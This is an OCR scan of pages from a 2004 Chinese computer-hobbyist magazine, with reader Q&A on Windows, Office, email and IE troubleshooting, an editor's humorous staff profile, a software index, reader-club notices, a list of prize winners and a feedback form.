答：如果你的Windows 98是用Ghost克隆制作的，那么在将该系统升级到Windows XP时就很容易出现“NTLDR is missing”的错误提示，因为在用克隆安装Windows 98时，克隆后的系统存放于FAT32 BIOS Parameter Block(BPB)的值和物理驱动器的几何分布不匹配。由于Windows 98在启动时忽略了BPB的值，因此即使这个值是非法的也可以正常启动系统。但在Windows 2000或Windows XP启动时会调用这个值，如果该值是非法的，那么启动将失败。解决该问题的方法是重写FAT32 BPB里面正确的值，然后使用Windows XP里面的Fixboot命令重写Windows XP启动代码。具体的操作步骤如下：

（1）在其他安装有Windows 98的电脑上制作一张Windows 98启动软盘。

（2）开机后按Del键进入BIOS SETUP，在里面设置第一启动盘为软盘，保存退出后使用启动软盘启动电脑。

（3）电脑从软盘启动成功时在出现的A>符后后键入SYS C:这条命令并按回车键执行。

（4）重启电脑，再进入BIOS SETUP，在里面设置从光盘驱动器启动电脑，保存退出后将Windows XP安装光盘放入光盘驱动器，然后从光盘启动，随后选择进入“故障恢复控制台”，接着执行Fixboot命令即可恢复Windows XP操作系统。

4 诺顿医生吃掉WinXP样式的处理办法

问：我的电脑中安装了Windows 98/XP双操作系统，其中C盘中安装的是Windows 98，D盘中安装的是Windows XP。我在Windows 98下用“诺顿磁盘医生”程序整理D盘后发现进入Windows XP后，在“显示”设置的外观中的窗口和按钮中就只有Windows经典样式可选了，其他的Windows XP样式都丢失了，即便在Gpedit.msc中调节也无济于事。请问如何才能恢复原来那些Windows XP的样式？

答：很可能是“诺顿磁盘医生”程序在整理Windows XP安装分区时改动了Windows XP的主题文件，于是造成了样式丢失的现象。解决该问题的方法是：在别的安装了Windows XP的电脑上把Windows XP主题文件复制过来，即进入Windows XP的安装分区，将<Windows\Resources\Themes>下的Luna.theme文件（包括luna文件夹）复制一份，然后粘贴到自己电脑的<Windows\Resources\Themes>文件夹中即可。

5 启动系统时显示Ntoskrnl.exe文件损坏

问：我的电脑中安装的是Windows 2000，经常在开机时会显示“Windows 2000 ROOT\SYSTEM32\Ntoskrnl.exe文件损坏，请重新安装以上文件”的提示。但有时重新热启动就可以恢复正常了。请问如何才能解决这个问题？

答：解决该问题的方法如下：

（1）该文件被损坏，到其他安装了Windows 2000的电脑中把这个Ntoskrnl.exe文件复制一个过来覆盖掉你电脑中安装的这个文件。

（2）CPU和内存超频使用也容易导致这个问题，将超频的配件恢复正常值。

（3）如果不行，只有重装Windows 2000了。 CF [SB02]



软件咨询间

由此可以看出，第一种办法比较传统。第二种办法更具有技巧性，比第一种办法灵活和方便。

1 软件安装过程中出现的异常错误

问：我在 Windows 98 下安装或卸载某些大型软件时有时会出现标题为“未处理的异常情况”的提示对话框，下面写着类似“错误号码是：0x80070725。说明：RPC 占位程序的版本不兼容，安装程序立即停止！”的信息。请问，这是怎么回事？如何解决这个问题？

答：RPC 意思是“远程调用程序”，主要用于通过网络将应用程序函数调用转发到远程系统。系统出现“RPC 占位程序不兼容”警告，一般是系统中有关的网络组件程序发生了问题。容易出现这种问题的情况有：

(1)用户安装的新程序里面的网络功能与 Windows 98 有冲突。比如金山毒霸、东方卫士有新的网络防火墙功能。请下载安装微软发布的补丁 MCREPAIR.EXE。

(2)安装带有网络功能的游戏。为了加快网络游戏的速度，许多游戏设计时大量采用了 32 位以上的 RPC 支持功能，而许多 Windows 98 用户电脑中却没有这样的系统文件。如果是安装游戏出错，请安装DirectX 8或以上版本，并正确配置网络协议。

(3)如果是安装Office时出错，请在安装前不要安装或关闭防火墙、网络虚拟光驱等网络程序。

2 解决不能建立特殊文本的问题

问：我看了贵刊的 2004 年第 1 期《电脑爱好者》杂志里一篇关于《其实你不懂我的心——由 0 晋身 200% 注册表高手》的文章后，也很想自己做一个 REG 文件。可我按照文章里的介绍用“记事本”编写完一个 REG 文件后，却无法将其保存为REG文件，无论我怎么操作，只能将其保存为一个以REG为扩展名的文本文档。请问，这是什么原因？我怎样才能做出一个 REG 文件呢？

答：这是因为操作系统默认设置隐含了文件扩展名而造成的。至少可以有如下两种办法解决这个问题。

第一种办法：先将文件保存为一个普通的 TXT 文件，然后在系统“文件夹选项”的“查看”活页下将“隐藏已知文件类型的扩展名”前复选框的小勾去掉。这样在“资源管理器”中就可以显示出文件的扩展名，接着用普通的文件更名办法将扩展名TXT更改为REG就可以了。

第二种办法：直接在“记事本”的“保存”对话框中，填写以半角单引号包围的文件名，如 'TEST.REG'，按“确定”之后，文件就被保存为 TEST.REG 了。

3 解决排版元素精确调整问题

问：我经常需要处理一些带插图的 Office 文档，在插入图片元素时，总是很难正好将图片移动到合适的目标位置。请问，有什么好方法解决这个问题？

答：在以 Word 为代表的 Office 系列软件中，图形、文本框等非字符元素位置调整的默认步长比较大，如果用默认的值进行调整，有时不是大了就是小了，不能如愿。这时，我们可以使用 Office 提供给大家的微调功能来实现。具体方法如下：

(1)在调整某一图片或其他图形元素的位置时，使用鼠标或键盘方向键将其移动到大致位置的同时，按住Ctrl键，再用方向键移动，你会发现图片每次移动的间距比原来要小得多了，在 Word 要求的精度下应当完全能够达到你的要求。

(2)在调整某一图片或其他图形元素的大小时，如果不使用鼠标，图片变化的大小不连续，这时按住 Alt 键再调节，其大小就可以任意调节了。

4 解决新装软件不知去向的问题

问：我是一个电脑初学者，我遇到一个这样的问题：在我安装了一个从网上下载的小软件后，无论在桌面上还是在“开始”菜单的“程序”组中都不能找到软件的踪影。同学说软件被安装到 Program Files 文件夹下了，可是我在那里还是没有找到。请问，如何才能知道安装软件的去向？

答：一般来说，应用软件的安装大多落户于系统盘的 Program Files 文件夹下，如果在安装过程中用户执行了目标文件夹定制的选项，那么目标文件夹就是你定义的那个文件夹了。但有时我们安装的一些软件并没有提供定制目标文件夹的功能，安装过程中也不会提示你安装到哪里了。比如一些驱动程序，和一些不符合规范的 Windows 应用程序。这时，我们可以采用系统提供的搜索文件功能进行查找。以 Windows 2000 为例，具体方法如下：

在“我的电脑”上点击鼠标右键，在弹出菜单中选择“搜索”，接着在“搜索结果”窗口中选择“搜索范围”为“本地硬盘驱动器”，在“搜索选项”中选中“日期”复选框，然后通过选择当天的时间进行搜索，搜索之后时间值最大的即为新装的文件，在搜索结果右侧窗口中就可以看出其所在的路径了。

5 同样是 AVI 文件为何有的不能播放

问：我从同学那里借来一些压缩电影光盘，其中文件的扩展名都是 AVI，哪里知道用 Windows Media Player 播放时，只有声音没有图像，有一个对话框显示“无法下载合适的解压缩程序”，另外在文件属性的“预览”框里显示“视频无法使用，找不到 vids:divx 解压缩程序”。我查看过“控制面版”里“添加/删除程序”的“多媒体”详细资料，

“视频压缩”那一栏本来就已经勾起复选框了，为什么我还是看不了这些压缩碟？可是文件扩展名同为AVI的另一张压缩碟中的文件能够正常播放。请问这是为什么？如何播放这些文件？

答:这是因为你的多媒体播放软件没有安装DivX插件的缘故，现在很多压缩的影片都需要DivX插件支持。请到软件网站的多媒体插件下载栏目下载相应的插件安装即可。

6 CD光盘里的音乐不能这样发送

问:我想送一首CD音乐给辛勤工作的小编。我把CD光盘放入光驱，先到“资源管理器”中查看了它的容量，发现每一首歌才有44KB。我先试着用自己的两个邮箱互发一下，收是收到了，但音乐是打不开的，原因是格式不支持。请问，怎样才可以发送CD光盘上的音乐？

答:你拷贝和发送的那个文件只不过是一个音轨的快捷方式，不是真正的音乐信息。如果想从CD光盘中得到某首歌曲，可以用一些软件将音轨转换成MP3格式。最方便的是用Windows环境下Windows Media Player播放器的“从CD复制”转换功能，你可以从该软件的“工具→选项→复制音乐”下选择或设置你要保存的音乐格式、音频质量等参数。另外，你也可以用“东方影都”或“金山影霸”等常用影音播放软件附带的转换器来转换CD。除此之外，还可以上网下载一些专门的抓取音轨工具软件，这类软件网上很多。

7 解决字串格式难以设置的问题

问:我是一位办公室工作人员，因工作原因，常用WPS Office系统中的电子表格处理数据，当我在表格中写入类似“2/3”字样时，系统总是自动改为“2002-2-3”这种字样，我实在搞不明白其中的原因。请问如何才能解决这个问题？

答:当你在WPS Office电子表格系统输入类似“2/3”字样时，系统自动按日期格式识别转换为完全日期格式，即带有年份显示的类似“2002-2-3”的日期格式。如果你一定要让表格显示你需要的“2/3”样式，可作如下处理:

(1)选择需要输入内容的单元格，单击鼠标右键，在弹出的快捷菜单中选择“单元格属性”。

(2)在激活的“单元格格式”窗口中选择“格式”活页标签，然后在其中的“格式类别”选择框中选择“文本”一项。

(3)按“确定”键，你就可以在刚才选择的那个单元格中输入想要的格式了。

8 解决Ulead COOL 3D动画显示缓慢问题

问:我使用Ulead COOL 3D制作网页标题动画，因为我的电脑配置比较低，每次做完后执行三维效果演示都要花很长时间。请问，有什么办法可以解决Ulead COOL 3D画面更新缓慢的问题？

答:Ulead COOL 3D在你每次对外观执行哪怕是很小的更改时，都经常需要对标题执行许多调整。要更快、更有效地工作，你可以调整Ulead COOL 3D的更新方式。要让Ulead COOL 3D更快地更新，请选择“图像→显示质量→草稿”。这样做虽然会使你的标题显示在屏幕上时会有锯齿边缘和粗糙的阴影，但在应用更改时你不必等很长时间。如果要查看最精确的渲染效果，请选择“图像→显示质量→优化”。这样将使用最严格的渲染控制来显示你的标题。当然，这也需要相当长的时间。

如果你使用3.0或以上版本，请确认你选择了“图像→使用缓冲区查看”来更快地预览你的动画。

9 让同一幅图片的不同部位链接不同页面

问:上网时常常会看到有的主页上有一幅漂亮的图片，然后点击图片中的不同部位可以进入不同的链接页面。我惯用FrontPage来设计网页，请问我可以实现这种效果吗？如何操作？

答:可以用建立“热点”的办法来解决这一问题。“热点”是图形上一个不可见的区域，该区域分配了一个超链接。用户可以给图形添加图形热点，比如在一幅图片上设置一个圆形的热点，在其中插入一个超链接，再设置一个长方形热点，也在其中插入一个超链接。这样就把图片分割成了几部分，可以链接到不同网页。在FrontPage中具体实现方法如下:

首先将鼠标指向“视图”菜单中的“工具栏”，执行弹出子菜单中的“图片”命令。然后单击选择图形，在“图片”工具栏上，单击与所需形状相对应的“热点”按钮 。在图形上，根据按下鼠标键时所选的形状，绘制长方形、圆形或多边形。释放鼠标键时，系统会自动打开“插入超链接”对话框，用户可以在其中设置需要的超链接。

10 解决首字母大写的问题

问:在Office 2000环境下，当输入带有句号的文本或输入只想以小写字母列出的文本时，第一个字母就会自动变为大写。有时我并不希望它这样。请问，这是怎么回事？如何解决这个问题？

答:Office 2000缺省的设置是:每句及每行开头文本的初始字母大写。这是自动更正功能部件的一个功能。要关闭这一功能，则需遵循以下步骤:

(1)从工具菜单中选择“自动更正”菜单项。


(2)选择“自动更正”标签。

(3)单击“字母句首大写”选项，从框中取消选中标记，然后单击“确定”。



CF [SB03]

网络答疑室



1 邮件无故丢失的原因与对策

问：近来发现，我的邮箱总是莫名其妙地丢失邮件。请问，这是为什么，难道是被服务器管理人员删除了？如何才能保证我的邮箱的安全？

答：首先请确认你是否将信件都收到本地了。如果你在本地使用类似于Foxmail之类的邮件管理软件，而又在此类软件中设置了定时收取邮件和收取后删除服务器端邮件的选项，则请从你的Foxmail账户中寻找邮件。

另外可以考虑你的邮箱的密码是否有其他人知道，有没有在公众场所上网，如在网吧用OICQ聊天，致使你邮箱的密码被人盗用进入你的邮箱将信件删除。服务器管理人员是无权删除用户信件的，请不要无端怀疑他们。

为防止邮件丢失，我们可以考虑采取如下安全措施：

(1)设密码一定要注意安全，密码尽量不要与用户名、生日、电话号码等常用资料相同，要有字母也有数字，字母大小写要混排。一定要经常更换密码。找回密码时回答问题的答案要设置得不容易被人猜到。

(2)在公共场合(如网吧)使用邮箱后，一定要按“退出”按钮退出邮箱，并关闭所有浏览器窗口。

(3)如果需要临时告诉别人邮箱密码，事后请立即修改密码。

2 我的263邮箱为何不能发邮件

问：我申请了263邮箱，但总是发不出邮件。请问这是为什么？

答：如果你是通过WEB方式发邮件，信件未发出时，你应该在随后会收到退信，退信的最下方会解释信件未发出的原因。

如果你用的是客户端软件进行收发，检查一下是否作了SMTP认证选择。如果已经加上了认证功能还是发不出去，一般与软件的版本有关系，如Outlook要求是5.0以上版本，Foxmail至少是3.11版本，Netscape至少是4.7版本。如确定以上设置都没有问题，建议你先将账号删除再重新添加一次试试。

3 发错的邮件还能立即收回吗

问：我发了一封邮件之后发现发错了。请问能不能尽快将其删除，不要让它发送到他人的邮箱中？

答：邮件的收发都是系统自动操作的，手工无法干涉，发出去的邮件就不能收回了。如果邮件可能引起麻烦，只能是赶快发一封解释或道歉的邮件或用电话的方式进行联系解释。所以，发信之前一定要确认正确无误后再按“发送”按钮。

4 解决收藏夹中文件杂乱问题

问：在上网过程中，我的收藏夹里积累了很多Internet快捷方式，另外自己又建立了一些分类文件夹，时间一长，里面的次序显得很乱。请问，如何才能让每个网址和分类收藏文件夹按一定顺序排列以利查找？

答：解决你这个问题的一个办法是把收藏夹中的这些Internet快捷方式按照字母排序，可以通过下面的操作来完成：

打开这些快捷方式所在的文件夹，然后把这些Internet快捷方式剪切到一个临时目录，此时关闭IE，然后再把这些快捷方式剪切回“收藏夹”，再打开IE，你就会发现这些快捷方式已经按照字母顺序排列好了。

5 解决IE无法重装的问题

问：近日我的IE不能正常使用了，在重装时却提示“发现系统中有该版本的IE”而拒绝安装，在“添加/删除程序”中又没有发现卸载选项。请问，如何解决这个问题？

答：对IE 5.0的重装可按以下步骤进行：

(1)打开“注册表编辑器”，找到[HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer]，单击其下的Version Vector子键。

(2)在右侧窗格中双击该IE子键，将原来的5.0002改为4.0，单击“确定”后退出“注册表编辑器”。

(3)重新登录系统后，就可以重装IE 5.0了。

对于IE 6.0的重装有如下两种解决方法：

方法一：打开“注册表编辑器”，找到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Active Setup\Installed Components\{89820200-ECBD-11cf-8B85-00AA005B4383}]，将IsInstalled的DWORD值改为0就可以了。

方法二：放入Windows XP安装盘，在“开始→运行”窗口键入rundll32.exe setupapi,InstallHinfSection DefaultInstall 132 %windir%\Inf\ie.inf并确认即可。

6 防止邮箱密码泄露的措施

问：我发现，在使用WEB方式进入邮箱时，每次输入用户名的一部分后，用户名和以星号表示的密码就自动出现。为防止密码泄露，我不想让密码自动出现。请问我该怎么办？

答：你可以在执行完用户登录操作之后，打开IE的“工具”选项，选取“Internet选项”的“内容”下“个人信息”的“自动完成”按钮，取消“表单”以及“表单的用户名和密码”前的勾选，并且选中“清除表单”和“清除密码”，然后按“确定”，即可让密码不再自动出现。 CF [SB04]



读编茶座

老安: 最近常有读者反映，读编交流栏目气氛不够活跃。尤其是自去年编辑部人马版本升级后，读者对新来的小编们感到比较陌生，虽然很喜欢他们策划的栏目，但也希望更多地了解一些他们个人的情况。有读者问，原来的高兴姐姐高升了，夕颜妹妹也找了好“婆家”，“读编茶座”里还有开心姐姐或漂亮妹妹吗？不会是只有老安一个糟老头给大家沏茶吧？看来有些误会，老安需要澄清一下——其实“老安”这个名字并不表示年龄老，而是因为小编我与电脑“爱人”的“婚龄”比其他小编长。老安学电脑是从美国环宇1600、日本PC 1500这样的老古董开始的，那时还没有用电脑处理汉字一说，因此老编送了一个外号——老安。如果大家能来编辑部，看到“美眉”们喊帅大哥（为什么加个“大”字呢，只因为编辑部帅哥太多，怕搞混了）的那个人，那便是老安了（王婆卖瓜！脸上有点发热了*^_^*）。本来，老安是想把“编辑部在行动”这块宝地尽量留做为大家解决实际问题之用，看来，读者想了解编辑这本身也是一个很实际的问题，因此老安就不能冒天下之大不韪了。读者是上帝，天命难违，只得从本期开始狠狠心，“揭露”小编们的老底了。以前也许是老安太专注大家的技术需要，忽略了大家的感情需求，那就允许老安先给大家献上一杯情感的茶水，然后以Ricky为刀，以Cornel为肉开涮吧……

掀起小编的“盖头”来(一)

写在前面的话

■Ricky

应老安之约写一篇自揭小编老底以博读者一悦的文章后，我便毫不犹豫地选了Cornel。

老安其实是出了一个非常恶毒的计划，想让小编们互打嘴仗，相互间不断揭短——比如我今天说Cornel，半个月后也许就论到Cornel聊小特；再过半个月，小特也许就要指点小渔……然后等到最后一位没人可写了，就翻回头来说我（也许有人说你们可以砍老安啊？没用，因为攻击老安的稿件肯定是会被掐死在襁褓之中的……）。

因此，假使在下敢冒天下之大不韪，一举成为添油加醋戏说编辑部的始作俑者，恐怕到最后我就不仅仅是被“侃”，而是该被乱刀“砍”死了。

考虑到以上这点，加之Cornel本性善良，无太多把柄可抓，故写他不会得罪人，也不枉在下一贯“做人要厚道”的优良禀性……

Cornel其人



Cornel，男，汉族，今年已二十有八。

刚写了这几句，Cornel便质问我为什么要用“已”这个字？（怒，难道要我改成个“又”字么？！）好像我在暗示他年事已高——可实际上Cornel有张娃娃脸，慈祥得很。若他自己不报出年龄，任何人都会以为他只有二十出头。倘再将胡茬剃去，上班时便有童工之嫌……

由于年龄的关系，Cornel平素常以“二八年华”来形容自己青春年少、前途远大，被我怒斥为“没文化”——这词本是用于形容16岁妙龄少女的——因为古代女子结婚早，要是过了16岁还未成亲，再想嫁出去就难了。真若是到了28岁，怕孩子都已经生出一窝，身材也十有八九会变成桶状。但Cornel的体型只比我几年前开会见到他时略松了两圈，相距桶状还很远，再加上他常打羽毛球（他是“电爱羽毛球队”的主将），身体很结实，可以长时间熬夜批改稿件而不累，这尤其令人羡慕不已。

此外，Cornel还没有结婚。其实他并没有独身的打算，但也不着急成家——在感情这一点上，他与所有京城的爷们一样。虽平素偶有非分之想，但总以放弃或失败告终。

Cornel在大学期间主修罗马尼亚语，毕业后本应去外交部接待罗马尼亚女难民，但听说近年来难民有低龄化发展的倾向，于是Cornel很无奈地转做了IT编辑。

我从来没听Cornel用罗马尼亚语说过话，但我知道他的英语很是了得，茶余饭后逛逛“微软美国”或是“时代周刊”网站，就像我读《北京晚报》一样轻松。有人说Cornel看上去有波斯或印度血统，其实是有根据的—罗马尼亚语本身就属印欧语系，能不受专业或职业影响的人其实寥寥无几。有时我觉得他在语言方面深不可测，他可能还懂法语、意大利语，甚至是梵语，或者别的什么语。

真正让我佩服的还是Cornel的敬业。自他主持“系统应用”栏目以来，聊天都是三句话不离“微软”、“操作系统”、“优化”等关键字。假使他找到了Windows的某个漏洞，或者快速建立文件夹等系统技巧，窃喜之情即刻溢于言表，其程度丝毫不亚于一名俱乐部的兄弟刚卖了一台“网易拍”给自己人……

Cornel的Windows桌面与我们的都不同，为了能摆下更多东西，他把桌面图标一律改为16×16大小，这样就能容纳数百枚图标，工作文件一律放在桌面上，看上去比马蜂窝还密。

Cornel从不使用壁纸、皮肤等占用系统资源的东东，他的办公室电脑配置不高，但运行起来很快，用他自己的话说:“都是我优化得好。”

7期杂志相关软件索引

	软件	软件说明	页码
	HFnetChk 3.86.0.1	不必登录网站即可获得补丁的免费工具	13
	QChain Q296861	链接多个HotFix，集成安装补丁的工具	13
荐	WGet 1.9.1b	局域网批量安装补丁的免费工具	14
	CWShredder 1.49	清理浏览器的广告条	24
	IE-SpyAd 1.0	防止IE被恶意网站破坏的工具	25
荐	“别烦我” 1.2	帮你禁用令人讨厌的ActiveX控件	25
	SpyWare Blaster 2.6.1	国外的禁用ActiveX控件工具	25
	QQ去广告显IP外挂1.8.2珊瑚虫版	去除QQ广告，增加显示IP地址功能	26
	PrintFolders 1.4	文件夹列表打印工具	26
	Directory Lister 0.6	以HTML格式打印文件夹列表	26
	SHELL ENHANCER	让任意窗口置顶、透明或用快捷键运行任意程序	29
	OE Tweaker 1.01	修改你的Outlook Express	31
荐	TailTHIS 1.3.0	监控日志文件	31
	腾讯地址本 1.2beta	能够与QQ完美结合的地址簿软件，保存QQ好友联系方式的最佳选择	31
	XDeskWeather桌面天气秀2.4Beta	想随时看到6天内的天气情况吗？试试它吧	31
	PROGRAMMERS EXTENSIONS	为右键菜单“添砖加瓦”	32
	快打一族 4.0	练习打字的最佳工具	32
	WinZip 9.0.6028汉化版	WinZip的最新版本	32
	QQ 2003III简体中文正式版	中国最火的聊天软件的新版本	33
荐	Foobar2000 0.8 汉化增强版	与最新的皮肤foo tunes配合，会让你的Foobar2000变得非常漂亮	33
	VirtualDub 1.5.10	用来提取DVD电影中的声音	37
	RazorLame 1.1.5	高效的MP3音乐压缩程序	37
	桌面手写板1.6	在桌面上任意涂鸦，并将其作为屏保程序	42
	Quick View Plus 8.0	查看Windows系统下超过200种应用程序所创建的文件和文档	47
荐	易表.net 10.3 build 1310	强大的国产表格处理软件	48
	捷博MSN精灵 2.2	MSN Messenger机器人架设软件	60
荐	MeChat 4.30	聊天室架设软件	64
荐	GreenBrowser 2.2 Build 0316	内置若干插件、外部程序和皮肤的GB	65
	Foxmail亲笔信	让Foxmail支持手写	70
	Flash Saving Plugin 1.2	轻松保存Flash的IE插件	70

阳光会员心动一刻

凡持有电脑爱好者杂志社阳光会员卡的读者，即可以会员价格购买如下图书，价格不再成为学习知识的障碍：

书名	邮购代码	会员价
电脑爱好者2003合订本(上)	邮购代码:CF03S	会员价:30元(原价35元)
电脑爱好者2003合订本(下)	邮购代码:CF03X	会员价:30元(原价35元)
电脑爱好者10年钻石珍藏版	邮购代码:SK0183	会员价:28元(原价35元)
电脑爱好者2003年增刊	邮购代码:SK0182	会员价:15.2元(原价19元)
电脑爱好者应用专题百宝箱	邮购代码:SK0181	会员价:17.6元(原价22元)
注册表完全精通	邮购代码:SK0101	会员价:10元(原价19元)
局域网应急技巧	邮购代码:SK0134	会员价:10元(原价22元)
Photoshop7.0从入门到提高	邮购代码:SK0146	会员价:10元(原价19元)
电脑爱好者精品文库	邮购代码:SK0166	会员价:10元(原价28元)
三剑客立体作战	邮购代码:SK0177	会员价:10元(原价25元)

由0晋身200%系列大礼包(软件高手+网络高手+硬件高手)会员价:35元(原价51.6元)
(如该礼包中，硬件高手售完，将用爱好者03年增刊填补)

邮购方法

汇款地址：北京9615信箱
收 款 人：发行中心
邮　　编：100086
在汇款单附言栏注明邮购图书的代码。汇款时每本图书另外加3元的挂号邮寄费，阳光会员务必同时注明会员卡号，否则按非会员处理。
咨询电话：010-62161332
(周一到周五，9:00～16:30)
E-mail咨询：yougou@cfan.com.cn
查询QQ：247207618
(请在加为好友时务必注明"邮购查询")

未成为阳光会员的读者，赶快行动起来吧，按照下面的方法即刻就可成为读者俱乐部的会员之一，与更多的读者亲密接触，与更多的读者成为朋友。

阳光会员申请方法

汇款5元到北京9615信箱，收款人：刘洪洁，邮编100086，在汇款单附言栏同时留下手机号码、电子邮件，以便会员特刊的发送。

更多精彩，尽在电脑爱好者读者俱乐部！

《电脑爱好者》作者资源调查

为了进一步提高《电脑爱好者》的刊物质量，培养一支优秀的写作队伍，促进电脑爱好者写作水平的提升，为IT界培养更多的人才，《电脑爱好者》编辑部举办作者资源调查活动。活动的意义在于：


1. 参与调查的作者有机会成为《电脑爱好者》特约作者；
2. 便于作者与编辑之间进行联络，并及时了解选题信息；
3. 便于作者有的放矢地向编辑约定相关选题的稿件；
4. 作者可优先获得我们赠送的活动纪念品和奖品；
5. 作者可免费享受我们举办的一些作者培训活动；
6. 作者有机会被邀请参加我们举办的一些联谊活动。

《电脑爱好者》作者资源调查登记表

姓名		性别		年龄		职业		常用笔名	
电话		手机		E-mail				QQ	
通讯地址						邮编		MSN	
擅长写作范围									
作者类型选择(从下表选择你属于哪个类型的作者，在表格前面打"√")									
(　　)	●我是《电脑爱好者》的老作者，一向在不间断地为你们供稿。								
(　　)	●我是《电脑爱好者》的老作者，曾经投过稿，因某些原因现在中断。								
(　　)	●我是《电脑爱好者》的新作者，最近刚开始投稿。								
(　　)	●我为其他电脑媒体投过稿，我也愿意为《电脑爱好者》投稿。								
(　　)	●我是《电脑爱好者》的老读者，时常有东西想写，只是勇气不够还没有付诸行动。								

地址：北京9615信箱《电脑爱好者》编辑部"作者调查"收　　邮编：100086
说明：调查表也可以邮件形式直接发往 hotline@cfan.com.cn 读编交流信箱。

信来信往



LitBird：我给贵刊投稿，发送邮件后总是担心发错地址或贵刊收不到。前些天我就投了一篇软件稿，已经有两个星期了，也不知道收到没有。请问，我该怎么办？

老安：首先，对您向编辑部投稿，大力支持我们的工作表示感谢！按照我们编辑部的规定，责任编辑在收到稿件后，无论是否采用，都要给作者回复。如果怕有意外情况发生，作者可以再发一封邮件询问，或者可以电话查询。下面公布各栏目责任编辑电话分机(总机010-62161335/36/37/38)，如果作者朋友的稿件迟迟没有得到回复，您也可以在我们的工作时间内(周一～周五上午9：00～下午4：30)进行电话查询。

CFan新视界(2221)、系统应用(8072)、实用软件(8016、8631)、创业就业(8019)、

现代办公(8631)、网络生活(8633)、硬件步步高(8010)、产品百分百(8014、8302)

如果有稿件投诉方面的问题(含一稿多投、抄袭举报，稿件质量问题等)，请拨8003分机。

有时，因为一些特殊的活动，比较繁忙，可能有的稿件不能在规定期限内得到回复。如果超过规定期限没有得到回复的，作者也可对自己的稿件做另行安排。

热心评刊员公布

以下31位读者被评为2004年第3期热心评刊员。㊣表示为《电脑爱好者》2004年全年订户。

优秀奖1名（奖品为冲击波SS-4101音箱1台）

谭国杰　辽宁大连市沙河口区马栏北街兰丰信报箱　　116021

纪念奖30名（奖品为《智能狂拼》软件1套）

丁　松(广西)	陈　龙(甘肃)	李志强(湖南)	马震宇(上海)	李立东(黑龙江)
魏金庆(河南)	王秀峰(辽宁)	谢　磊(江苏)	许雅康(河北)	姜　宾(河南)
赵　军(武汉)	齐明明(河北)	利福仁(浙江)	王大地(北京)	石文博(吉林)
欧阳元(湖南)	刘义振(山东)	徐陈静(河北)	李海斌(河南)	郝天宇(黑龙江)
古　亮(北京)	杨景亮(广西)	武　晓(山东)	徐源(江苏)	张学明(宁夏)㊣
林凤岩(山东)㊣	余家湖(湖北)㊣	徐　刚(浙江)㊣	百新伟(山西)㊣	刘宏军(内蒙古)㊣

最佳文章公布

2004年第3期优秀文章

第一名："系统应用"栏目《征服"动感地带"—DLL文件的八个秘密》作者：**软件DIY**获得奖金500元和《电脑爱好者》荣誉证书。

第二名："防黑防毒"栏目《关好"比尔"家的后门—系统后门大揭秘》作者：**CoolBoy**获得300元奖金和《电脑爱好者》荣誉证书。

第三名："CFan新视界"栏目《"芯"跳加速—龙芯设计者谈龙芯2号》作者：**怪鸭兽**获得200元奖金和《电脑爱好者》荣誉证书。

《电脑爱好者》2004年第7期评刊表

亲爱的读者:

为了更好地为您服务，把刊物办得更好，请协助我们填写此表。您的一条建议、一句批评对我们都很重要，也是您对我们最大的支持和爱护。在此我们全体编辑先向您致以衷心的感谢。请详细填写本期评刊表，我们将从本期回馈的评刊表当中挑选33位热心评刊员，发给丰厚的奖品。


DU ZHE PING KAN 读者评刊



特等奖 2名
奖品:影视俏佳人电视卡
价值:299元

◆电脑上观看电视/录影带/VCD/DVD/摄像机等设备输出的视频影像
◆全频道搜索,最多可接收157个电视频道,可自定义100个喜爱电视频道
◆可自行调整画面大小,最高分辨率可达1024*768,24位真彩色
◆软件可实时压缩成16种不同格式(如MPEG1、MPEG2等)的文件,方便制作成VCD,DVD
◆兼容PCI 2.1,Windows即插即用,支持Windows 98/ME/2000/XP
□公司电话：0757-5533538
□公司网址:http://www.gadmei.com
感谢佳的美电子科技有限公司提供产品赞助


影视俏佳人电视卡



优秀奖1名
奖品：三诺N-21CA音箱
价值：168元

◆系统可配合个人电脑及VCD、CD、DVD、TV、AV等任何具有音频信号输出的设备使用。
◆音箱防磁设计,可配置在电脑显示器及电视机旁,不会造成干扰。
◆内置超重低音功率放大器,能满足您对低音的要求。
◆系统放音效果出众,低音澎湃震撼,中音明亮饱满,高音华丽清晰。
□公司电话：86-755-27718888
□公司网址:http://www.3nod.com.cn
感谢深圳市三诺电子有限公司提供产品赞助

三诺N-21CA音箱



纪念奖30名
奖品：九州风神魔幻之窗散热器 1个
价值：30元

◆机箱散热:沿机箱后面板排出热气流,使冷空气自前面板下部流入机箱。使机内形成持续对流的环境,降低机内环境温度,从而有效的达到辅助CPU、显卡等发热元件的散热。
◆电源散热:电源发热元件散热,并辅助排出机箱内热气流。
◆用于办公室及家庭等处及其它设备的散热。
□公司电话:010-82896511、82896512、82896513
□公司网址:http://www.aeolus.com.cn/
感谢北京市九州风神工贸有限责任公司提供产品赞助

九州风神魔幻之窗散热器

■个人资料

姓名__________ 出生日期__________ 性别__________ 文化程度__________
职业__________ 联系电话__________ 通讯地址__________
邮政编码__________ Email__________ QQ__________

■本期文章评价

(请填文章结尾处的代码,如:YJ01。本栏为多项选择，可多选也可不选。)

本期最喜欢的文章		本期不喜欢的文章		标题最好的文章
文章代码	原　　因	文章代码	原　　因	文章代码

■本期栏目评价

(如关注此栏目，请选择“喜欢”或“不喜欢”;如不关注此栏目，只选择“不关注”即可。)

	不关注此栏目	喜　欢	不喜欢
CFan新视界			
系统应用			
实用软件			
防黑防毒			
现代办公			
程序谷			
特别话题			
网络e生活			

	不关注此栏目	喜　欢	不喜欢
硬件步步高			
市场传真、数字生活			
评测直击			
创业&就业			
傻博士信箱			
编辑部在行动			
十七点以后			

■本期综合评价

1.本期杂志的综合评价:□很好 □较好 □一般 □较差 □很差
2.本期与前几期的比较:□比以前好 □与以前差不多 □不如以前
3.本期杂志的总体难度:□太简单 □还可以 □比较适中 □有点难 □太难

■特别专题调查

1.您希望本刊开辟Linux操作系统子栏目吗？□是 □否 □建议__________
2.您希望本刊更多地介绍平面三维方面的软件吗？□是 □否 □建议__________

(欢迎您监督本刊质量，欢迎您指出本期的各类错误或不足，请另附纸说明。谢谢！)

评刊表复印或手抄均有效，请寄至:北京9615信箱(邮编:100086) 《电脑爱好者》编辑部/评刊2004年第7期收

